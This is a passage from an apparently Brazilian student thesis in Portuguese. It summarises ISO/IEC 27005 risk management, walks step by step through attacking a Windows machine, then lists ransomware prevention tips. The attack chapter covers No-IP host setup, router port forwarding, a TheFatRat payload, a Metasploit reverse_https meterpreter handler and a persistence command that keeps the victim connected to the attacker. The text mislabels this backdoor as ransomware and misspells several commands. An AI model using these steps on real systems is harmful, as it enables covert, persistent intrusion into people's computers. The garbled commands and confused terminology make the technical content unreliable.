
Na gestão de riscos de segurança da informação convém que contribua para o seguinte:

Identificações de riscos. Avaliações dos processos de riscos no decorrer das funções de negócio e da probabilidade se sua ocorrência. No entendimento e comunicação de probabilidade das consequências desses riscos. Na ordem prioritária estabelecendo o tratamento de riscos. No envolvimento das partes nas tomadas de decisões de gestão de riscos informando sobre as situações da gestão de riscos. No monitoramento eficaz do tratamento de riscos. Acompanhamento de análise crítica dos processos de riscos da gestão de riscos. Na obtenção de informações de forma que melhore a abordagem no processo de gestão de riscos. No treinamento do pessoal sobre os riscos e ações mitigatórias (ABNT NBR ISO/IEC 27005:2019).

4.7 VISÃO GERAL DO PROCESSO DE GESTÃO DE RISCOS DE SEGURANÇA DA INFORMAÇÃO

O processo na gestão de riscos de segurança da informação tem por definição a contextualização, a avaliação de riscos, riscos de tratamento, aceitação dos riscos, consulta e comunicação dos riscos, acompanhamento de análise crítica dos riscos. Uma visão do processo de gestão de risco está apresentada na Figura 1.

Figura 1 – Visão do processo de riscos.



FONTE: ABNT NBR ISO/IEC 27005:2019

Primeiramente é estabelecida a contextualização. Posteriormente, executa a avaliação dos riscos. Se obter informações necessárias, de forma eficaz, mitigando os riscos a um nível aceitável, o processo estará completo e o tratamento do risco pode ser realizado. Caso as informações estejam insuficientes, aborda uma outra iteração de avaliação de riscos, revisando o contexto, que podem ser critérios de avaliação de riscos ou de aceitação dos riscos ou de impacto (ABNT NBR ISO/IEC 27005:2019).

A ISO/IEC 27001 é uma norma que define requisitos para um sistema de gestão da segurança da informação (SGSI). Tem por finalidade a implementação da segurança da informação em qualquer tipo de organização. As atividades do SGSI estabelecem processos, procedimentos, políticas e objetivos. São estratégicas fundamentais globais da organização. (CICCO, 2019).

Tendo sua abordagem reconhecida em gestão de riscos que incluem abordagem organizacional com a finalidade de proteger informação empresarial de confidencialidade, integridade e disponibilidade (PALMA, 2016).

Em um mundo globalizado digitalmente, ataques cibernéticos tornaram-se preocupações essenciais, pois tornaram abundantes. Diante disso, a nova ISSO/IEC 27005 tornou uma norma indispensável para organizações (CICCO, 2019).

5 ATAQUE A UM COMPUTADOR, UTILIZANDO UM *RANSOMWARE*

Este capítulo apresenta um passo a passo, como exemplo, de como atacar um computador, utilizando um *ransomware*.

5.1 INSTALAÇÃO DO AMBIENTE VIRTUAL

Este experimento utilizou a versão Kali-linux-e17-2017-W22-amd64 que pode ser baixado em: https://www.kali.org/dow.Para a instalação do Kali Linux no Virtual Box, os requisitos básicos são: Mínimo de 8GB de espaço em disco, mínimo de 512 MB RAM e uma Imagem iso Kali Linux.. É necessário baixar o Virtual box em: https://www.virtualbox.org/wiki/ Downloads. Depois, com o instalador, faz-se a instalação do sistema operacional Kali Linux.

5.2 CONFIGURAÇÕES PARA ATACAR UMA MÁQUINA.


Uma vez instalada a máquina virtual é preciso criar um servidor de Sistema de Nomes de Domínio (DNS), que dará suporte para conectar em qualquer dispositivo conectado à rede mundial. Para isso, foi criada uma conta no site no-ip, conforme mostrado na Figura 2, no qual é gerado um nome de host ao criar a conta vinculada ao seu DNS. Após o cadastramento é feito o *download* do servidor no-ip para sua máquina. Esse processo é feito para se obter um servidor que dará suporte para conectar-se a um dispositivo, usando um protocolo de internet ou *Internet Protocol* (IP).

Figura 2 – Site No-Ip.

Fonte: No-Ip.com (2020).

Feito o *download* do arquivo, clica com o botão direito do mouse em cima do arquivo e escolhe-se a opção abrir com o gerenciador de compactação, conforme apresentado na Figura 3.

Figura 3 – Extração de arquivo.



Fonte: Elaborada pelo autor. 2021.


.

Em seguida, é preciso abrir a pasta extraída e, com o botão direito do mouse, clicar na área em branco da pasta, escolhendo a opção “abrir terminal”. Daí, com o terminal aberto acessá-lo no modo *root*. A senha e o usuário do root são de escolha do usuário no momento da instalação do sistema operacional.

Caso não tenha feito na instalação do sistema, a senha pode ser inserida ou alterada no próprio terminal com o comando **$ sudo passwd root.** Insere a senha e confirma. Conectado ao modo root, no terminal Kali Linux, é preciso digitar o comando “*make install”*, digitar enter e aguardar a instalação. No fim da instalação é feito um pedido de usuário e senha, quando se insere o usuário criado no site No-Ip.

Na sequência, é criado um *Pay Load,* que é a parte principal dos dados transmitidos, da qual se excluem as informações utilizadas para facilitar a entrega, como cabeçalhos e metadados (conhecido como “dados complementares”). Este contém a fonte e o destino dos dados, criado pelo *programa The Fat Rat*, que se referem a carga de transmissão de dados, que traz a identificação da fonte, conforme mostrado na Figura 4.


Figura 4 – Ferramenta The Fat Rat.



Fonte: Elaborada pelo autor. 2021.

Para fazer o *download* do arquivo: - no site: https://github.com/Screetsec/theFatRat, copia-se o localizador uniforme de recursos (URL), abre-se o terminal do *kali linux*, e digita-se: "*git* clone https://github.com/Screetsec/TheFatRat". Os arquivos baixados, inicialmente, ficam na pasta pessoal, que é o diretório do sistema operacional. Na pasta pessoal estará o arquivo baixado chamado "*the Fat Rat*,". Abra a pasta. Dentro dela terão vários arquivos. Abra a pasta setup e encontrará um arquivo chamado "*setup.sh*". Clique, com o botão direito do mouse, no espaço em branco e selecione a opção "abrir terminal". Com o terminal aberto entra-se em modo root e digita-se o comando: *bash ./setup.sh*, conforme mostra a Figura 5.

Figura 5 – Comando Bash.




Fonte: Elaborada pelo autor. 2021.

Em seguida, entre na pasta "*the Fat Rat*" e clique, com o botão direito do mouse, na área vazia da pasta e em seguida, clica na opção "abrir terminal", em modo *root*. Digite o comando: *"bash /fatrat*". Será aberta a ferramenta "*The Fat Rat*",

que possui treze (13) opções: - então selecione a opção 6. Assim, aparecerão seis opções. Escolhe-se a primeira delas e digita-se o número referente a opção escolhida. No caso, neste exemplo é o número 1. Prosseguindo, aparecerá a opção "*set L-host", e então se usa* o *host* criado pelo site *No-Ip. Será mostrada a opção* "*set L-port",* conforme mostra a Figura 6.

Figura 6 – Criando o *Pay Load*.



Fonte: Elaborada pelo autor. 2021.

Nessa etapa é criada uma porta no modem. Durante uma conexão o computador utiliza programas que usam determinadas portas para se comunicar durante o trafego de dados. A criação da porta no modem é feita no roteador e identifica-se de onde sai a informação e para onde ela está indo. Isso é feito da seguinte forma: conecta-se ao modem, via cabo de rede ou *Wireless Fidelity* (WIFI), e, no navegador de *internet,* digita-se o *Gateway* padrão: 192.168.1.1.


Em sequência será pedido uma senha. Essa senha muda, dependendo do fabricante do modem ou da operadora de Internet. Neste caso, foi utilizado o modem *D-link*, modelo Dir-615, e o *login* é "admin" e senha "admin". Com isso abre-se uma página de configuração do modem.

Então clica-se em "configurações avançadas" e, depois, em "*Network Address Translation* (NAT)". Clica-se adicionar "usar interface" e deixa a configuração como

está. Seleciona-se um serviço: - para um serviço personalizado digita-se um nome de sua preferência, por exemplo, “porta”, em endereço de *IP* do servidor deve ser colocado o número de IP da máquina que quem está atacando.

Para saber o IP da sua máquina abra o terminal e digite “ifconfig”. Ao ser digitado, mostra-se o endereço *IPv4*, com o número de *IP* da máquina atacante. Esse número deverá ser digitado nas configurações do modem, na porta “externa”. Neste exemplo foi utilizado o número 4444. Na próxima etapa, em protocolo *Transmission Control Protocol, User Datagram, Protocol* (TCP/UDP), aplicar/salvar e pronto. Criada a porta do modem, vai-se para a ferramenta “*The Fat Rat”* e digita-se o host e a porta criada, conforme mostrado na Figura 7.

Figura 7 – Iniciando ataque.




Fonte: Elaborada pelo autor. 2021.

5.1 – ATACANDO UMA MAQUINA

Após toda configuração realizada, será perguntado o nome do arquivo ao qual está criando o “*Pay Load” e pode ser dado o* nome que se desejar. No caso deste exemplo, o nome utilizado foi “exploit”. Daí é perguntado se deseja utilizar mais alguma opção. Neste caso: digite “no”. Assim, está finalizada a criação do

ransomware. Ao fim desse processo será gerado um *.bat* do arquivo criado, que será executado na máquina alvo, conforme apresentado na Figura 8.

Figura 8 – Exploit.bat.



Fonte: Elaborada pelo autor. 2021.

Para executar o ataque, abre-se o terminal em modo *root* e digita-se: "*service postgresql start"*. Será iniciado o serviço do *metersplod, que inicia o ataque*. Em seguida digita-se no terminal: "*msfconsole".* Será aberto o *metasploit*. Com ele aberto, digita-se: "*use multi/handle".* Em seguida, digita-se: "*set PAYLOAD windows/ meterpreter/reverse_https*. Assim, vai aparecer o conteúdo da Figura 9.

Figura 9 – Atacando a máquina alvo

Fonte: Elaborada pelo autor. 2021.

Continuando o ataque, digita-se “*Set LHOST* (ip da máquina atacante)”. Digita-se: “*set LPORT* (porta criada do *modem*)”. Em seguida, digita-se: (nome criado pelo atacante do *payload*) -j -z.

Neste exemplo, o nome criado foi “*Exploit*”. Com esse comando inicia a conexão com a máquina alvo. Neste exemplo foi usado um *notebook Lenovo Core* i3, geração 8, 4*GB* de memória e *HD* 1TB, sistema operacional *Windows* 8, para ser a máquina alvo.

Executando o *payload* na máquina alvo, para liberar conexão com a máquina atacante: Na máquina do atacante irá aparecer a seguinte mensagem: “*Meterpreter session 1 opened*”. Essa mensagem irá aparecer depois de executar o *payload* na máquina alvo, juntamente com o número do *IP* da máquina atacante e o número da porta do modem liberada.

Para iniciar a conexão com a máquina invadida, o atacante digita-se o comando: “sess 1”. Assim, esse comando permite conectar com a máquina alvo. Depois o atacante digita: “*run persistence* -U i 5 -p (porta criada) -r (ip da máquina atacante) ”. Isso permite que o computador alvo fique sempre conectado ao atacante.

Assim, este capítulo, mostrou o passo a passo para criar um *ransomware*. Seguindo todos estes passos e os comandos, foi mostrado como atacar um computador alvo, utilizando a ferramenta *The Fat Rat,* do sistema operacional *Kali Linux*.

6 SUGESTÕES PARA FAZER A PREVENÇÃO DE UM COMPUTADOR

Não se pode afirmar que um computador está 100% seguro contra um ataque de *ransomware,* pois este é um vírus que está em constante transformação. Uma das prevenções contra-ataques de *ransomwares é não* clicar em links de e-mails ou em sites desconhecidos. Um computador pode ser infectado por *downloads* que são iniciados ao clicar em *links* maliciosos (CENTRAL, 2018).

É preciso fazer *download* apenas em sites confiáveis (ALSHAIKH, 2016). Para reduzir o risco de se contrair *ransomwares*, evite baixar softwares ou arquivos de mídia de sites desconhecidos. Se quiser algo, busque sites confiáveis e verificados (DURBANO, 2020).

A maioria dos sites respeitáveis terá marcadores de confiança e são identificados por HTTPS, em vez de HTTP. Também pode haver um símbolo de escudo ou cadeado na barra de endereços, indicando que o site é seguro (KASPERSKY,2020).

É importante evitar fornecer dados pessoais. Caso receba uma chamada, mensagem de texto ou e-mail de uma fonte desconhecida pedindo informações pessoais, não as forneça. Os *cibercriminosos* podem tentar obter nossos dados pessoais com o fim de enviar e-mails falsos, com o intuito de torná-lo o mais verídico possível para que seja acessado pelo usuário da máquina alvo o conteúdo enviado pelo *ransomware* (DURBANO,2020).

O objetivo é persuadir o usuário da máquina alvo a abrir um link ou anexo infectado. Evite que os invasores obtenham os dados que tornam a armadilha mais convincente. Se uma empresa entrar em contato solicitando informações, deve-se ignorar o pedido e procurar informar sobre esta empresa, de forma independente para confirmar a veracidade do contato. Procure usar filtragem e verificação de conteúdo do servidor de e-mail (ferramenta do próprio servidor de email) - esta é uma maneira de evitar *ransomwares,* reduzindo as chances de um e-mail de *spam* contendo anexos ou *links* infectados por *malwares* chegar na caixa de entrada da máquina alvo (KASPERSKY, 2020).

Evite conectar a unidade *USB* ou outros dispositivos de armazenamento removíveis no computador, a menos que saiba de sua procedência e confiabilidade (DURBANO,2020).

Cibercriminosos podem ter infectado o dispositivo com *ransomware* e o deixado em um espaço público como isca para um usuário de computador usar e ser contaminado (KASPERSKY, 2020).

Mantendo o *software* e o sistema operacional do computador sempre atualizados, prevenirá contra *malware*. Ao atualizar o computador, garante-se que se beneficie das mais recentes correções de segurança, dificultando a exploração de vulnerabilidades por *cibercriminosos* (DURBANO,2020; KASPERSKY 2020).

É preciso ter cuidado com as redes *Wi-Fi* públicas, pois quando se acessa esses tipos de redes, o sistema do computador do usuário fica mais vulnerável aos ataques. A proteção é evitar usar redes *Wi-Fi* públicas (*ERICKSON, 2008).*

É necessário usar um software de segurança (DURBANO,2020). Á medida que os crimes cibernéticos vão ficando cada vez mais comuns, a proteção contra *ransomware* é indispensável. Proteja seu computador contra *ransomwares* com uma solução de segurança de Internet abrangente, boa, confiável e reconhecida pelo mercado. Quando se faz *downloads* ou se usa *streaming,* o *software* instalado em sua máquina irá agir bloqueando arquivos infectados, impedindo que *ransomwares* infectem seu computador. Muito importante mantê-los sempre atualizados, pois novas atualizações corrigem erros e melhora os *softwares* de proteção (KASPERSKY, 2020).

É fundamental e indispensável fazer, regularmente, o *backup* dos arquivos do seu computador. Caso seu computador tenha sido atacado por um *ransoware*, seus dados estarão em segurança caso tenha feito um *backup* (NEVES (2008), DURBANO (2020), ALSHAIKH (2016), LISKA (2017), WEIDMAN (2014)).

Mantenha todas as cópias em um disco rígido externo, certificando-se que não esteja conectado quando não estiver em uso, pois se permanecer conectado, em caso de infecção por *ransomware,* o disco rígido também será afetado (ALSHAIKH, DURBANO, 2016, 2020).

Além disso, as soluções de armazenamento na nuvem permitem reverter para versões anteriores dos seus arquivos (KASPERSKY 2020). Portanto, se seu computador foi infectado por ransoware poderá recuperar a versão criptografada pelo armazenamento em nuvem (DURBANO, 2020).

Caso tenha sido infectado por um *ransomware*, a primeira coisa a se fazer é desconectar o computador da rede de Internet. Fazendo isso as chances que o *ransomware* se espalhe para outros computadores é minimizado (KASPERSKY 2020).

Posteriormente, execute uma verificação usando um software de segurança de Internet. Isso ajudará a identificar todas as ameaças. Se ele detectar qualquer arquivo perigoso, pode-se removê-lo ou colocá-lo em quarentena, minimizando os danos (KASPERSKY 2020).

É importante ferramentas de descriptografia de *ransomware para* descriptografar os arquivos atingidos por *malwere*, como por exemplo, *Kasperky, Mcafee,* Alcatraz Locker, BadBlock, Crypt888, Crysis, podendo reverter a criptografia causada pelo *ransomware*. Quem fornece esse tipo de ferramenta são os softwares de segurança de Internet e geralmente são cobradas taxas por este serviço (DURBANO (2020), KASPERSKY(2020)).

Uma outra alternativa para quem estiver infectado com *ransomware* é a restauração do *backup*. Se houver *backup* dos dados em um dispositivo externo ou na nuvem, restaure um backup limpo de todos os arquivos do computador infectado. Isso permitirá reverter para uma versão do *software* que esteja livre de *malware*. Por isso é muito importante manter uma rotina de *backup* no computador, caso ocorra uma infeção por *ransom*, é possível reverter a situação (DURBANO, 2020).

O pagamento não garante a devolução dos seus arquivos, e caso pague, isso acarretará no incentivo a esse tipo de crime. Quanto maior o número de pessoas que pagam o resgate, mais conhecidos esses ataques se tornam, incentivando sua prática (DURBANO (2020), KASPERSKY (2020)).

7 CONCLUSÃO

O objetivo geral deste trabalho foi o de apresentar as normas ABNT NBR ISO/IEC 27002 e ABNT NBR ISO/IEC 27005, mostrar um ataque de *ransomware*, como exemplo, além de sugerir como um usuário pode se prevenir para garantir a segurança dos dados de seu computador.

O estudo permitiu concluir que as normas de políticas de segurança ABNT NBR ISO/IEC 27002 e ABNT NBR ISO/IEC 27005 tem como por princípios básicos a integridade, confidencialidade, disponibilidade de cada informação. Se as diretrizes destas normas forem aplicadas nas empresas, podem tornar as redes mais seguras contra os ataques cibernéticos como, por exemplo, na prevenção de *malwares*, apresentado neste trabalho.

Neste trabalho foi mostrado como atacar um computador. Foi utilizado o sistema operacional *Kali Linux*, por meio da ferramenta *The Fat Rat,* sendo elencado um passo a passo para criar um *ransomware.*

Os ataques de *ransomware* criptografam os arquivos da máquina alvo, seguido por um pedido de extorsão, na maioria das vezes criptomoedas, que é dinheiro virtual, difícil de ser rastreado, mas não impossível. Existem empresas que fazem monitoramentos de transações com criptomoedas. Por exemplo, a empresa Chainalysis, que presta consultoria, análise e inteligência voltada para *blockchains*, que são registros de dados descentralizados e compartilhados com segurança nas transações de moedas virtuais. Ou seja, faz registros de operações de moedas virtuais de forma confiável e imutável, tornando transações de criptomoedas rastreáveis e localizáveis.

Neste trabalho também foi descrito como se prevenir contra um ataque de *ransomware*. Mesmo assim, caso seja atacado por um *ransomware*, é preciso contratar uma empresa de segurança, especializada em combate a *ransomware*, para tentar descriptografar os arquivos criptografados.

Concluiu-se que os resultados deste trabalho foram satisfatórios, pois atingiram os objetivos.

Para continuidade deste trabalho sugere-se:

- Elaborar um passo a passo de como atacar uma máquina utilizando WI-FI.
- Elaborar ataque *ransomware* por meio de *phising*.

REFERÊNCIAS

AFRIKA. T. N. **A evolução do Ransomware.** Tecnologia e Negócio. [São Paulo], 2015. Site. Disponível em:< http://www.afrikatec.com.br/serie-a-evolucao-do-ransomware-parte-2-a-origem/>. Acesso em: 10 out. 2018

ALSHAIKH. H.; RAMADAN. N.; AHMED. H. H***. Ransomware Prevention and Mitigation Techniques***. *International Journal* of. Volume 177 – No.40.

ARBULU. R. **Ataques ransomware aumentaram 311% em 2020**. Olhar Digital. [Brasil],02/02/2021. Site. Disponível em: < https://olhardigital.com.br/2021 /02/02/ seguranca/ataques-ransomware-aumentaram-311-em-2020-diz-chainalysis/>. Acessado em: 22 mar. 2021

BOYD, D. M.; ELLISON, N. B. **Social network sites: definition, history, and scholarship. Journal of Computer-Mediated Communication**, v. 13, n. 1, 2007. Disponível em: <http://portal.tcu2.tcu.gov.br/portal/pls/portal/docs/2059160.PDF>. Acesso em: 10 set. 2020.

BARCELOS. R. **Ataques ransomware renderam R$ 2,1 bilhões a hackers em 2020, aponta estudo.** CNN Brasil, 15 maio. 2021. Site. Disponível em: < https://www.cnnbrasil.com.br/tecnologia/2021/05/15/ataques-ransomware-rederam-r-2-1-bilhoes-a-hackers-em-2020> Acessado em: 05 jan. 2020.

BRASIL. **Tribunal de Contas da União. Boas práticas em segurança da informação**. 4. ed. Brasília, 2012. Disponível em: < https://portal.tcu.gov.br/lumis/portal/file/fileDownload.jsp?fileId= 8A8182A24D6E86A4014D72AC823F5491&inline=1> Acesso em: 01 out. 2020.

CENTRAL. M. P. S. ***Proteção do computador privacidade digital e segurança online*.Microsoft**.[São Paulo] 2015 Disponível em: <https://www.microsoft.com/pt-br/security/resources/ransomware-whatis.aspx>. Acesso em: 19 nov. 2018.

CICCO. F. **Gestão de riscos cibernéticos**. [Brasil] 4 nov.2019. Site. Disponível em: < https://iso31000.net/riscos-ciberneticos/>. Acessado em: 23 mar. 2021.

DURBANO.V. **O que é ransomware**. Ecoit Segurança Digital. [São Paulo] 2018. Site. Disponível em : < https ://ecoit.com.br/ransomwareb/?utm_source=google&utm_medium=cpc&utm_campaign=Ransomware&utm_term=recuperar%20arquivos%20de%20ransomware&utm_campaign=pareto.de.gsn.br%7BRansomware%7D&utm_source=adwords&utm_medium=ppc&hsa_acc=9348988277&hsa_cam=907967702&hsa_grp80162129228&hsa_ad=354836329103&hsa_src=g&hsa_tgt=aud832512514065:kwd711539898203&hsa_kw=recuperar%20arquivos%20de%20ransomware&hsa_mt=b&hsa_net=adwords&hsa_ver=3&gclid=CjwKCAjwqML6BRAHEiwAdquMnSta1jCOKq8vGLZobjCQJZurt2YYIyk4hXdNLEsWRsg333umDg1TuxoCrtAQAvD_BwE>. Acesso em: 18 set. 2020

ERICKSON. J. ***Hacking the art of exploitation***. 2nd edição. 2008.

ESET. S. R. O. **Ransomware. Enjoy Safer Technology**. [Brasil] 2017 Disponível em: <https://www.eset.com/br/ransomware/>. Acesso em: 20 Set. 2020.

FERNÁNDEZ, J. R. Coz et al**. *Evaluación de la privacidad de una red social virtual***. Ibérica de Sistemas e Tecnologias de Informação, Madri, n. 9, 2012.

HADNAGY, Christopher. ***Social engineering: the art of human hacking***. *Indianapolis:* Wiley Publishing, 2011.

FILIPE. G. ***O que é Ransomware***. Techtudo. [Brasil] 17 mai. 2017. Disponível em: <https://www.techtudo.com.br/noticias/noticia/2016/06/o-que-e-ransomware.html>. Acesso em: 17 set. 2018.

FRUHLINGER. J. **Principais fatos, números e estatísticas sobre segurança cibernética para 2020**. CSO. 2018. Disponível em: <https://www.csoonline. com/article/3153707/ top-cybersecurity-facts-figures-and-statistics.html> Acessado em: 18 set. 2020.

GIL, A. C.. **“Como elaborar projetos de pesquisa”** Vol. 6. São Paulo: Atlas, 2017.

GROSSMAN. J. ***What the kidnapping and ransom economy teaches Us about ransomware***. RSA 2017

HENRIQUE. P. C. B. **Técnicas de engenharia social**. Universidade Federal do Rio de Janeiro. 2011.

